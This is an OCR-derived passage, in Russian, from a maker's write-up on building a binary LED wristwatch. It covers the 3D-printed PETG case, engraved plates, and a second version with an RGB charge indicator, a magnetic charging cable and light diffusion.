
Эскиз часов




Еще один эскиз



3D-модель




Финальный вариант корпуса я напечатал на 3D-принтере из пластика PETG и прикрыл с двух сторон нержавеющими пластинами. На верхней пластине над каждым светодиодом выгравированы числа, которые облегчают перевод из двоичной системы в десятичную.




Но на этом я не остановился и решил сделать еще одну версию. Я переработал всю плату, даже перерисовал ее с нуля, добавил светодиод RGB для отображения уровня заряда.


Вот что получилось

Я спроектировал и изготовил новый корпус, в котором для зарядки часов используется магнитный кабель, часть кабеля с магнитом вклеена в корпус.



В золотистом акриле выгравированы цифры, а для равномерности подсветки я использовал светорассеивающую пленку, которую вытащил из старой матрицы ноутбука. Также над платой зафиксирована пластинка с прорезями для каждого светодиода, чтобы соседние светодиоды не засвечивали друг друга.

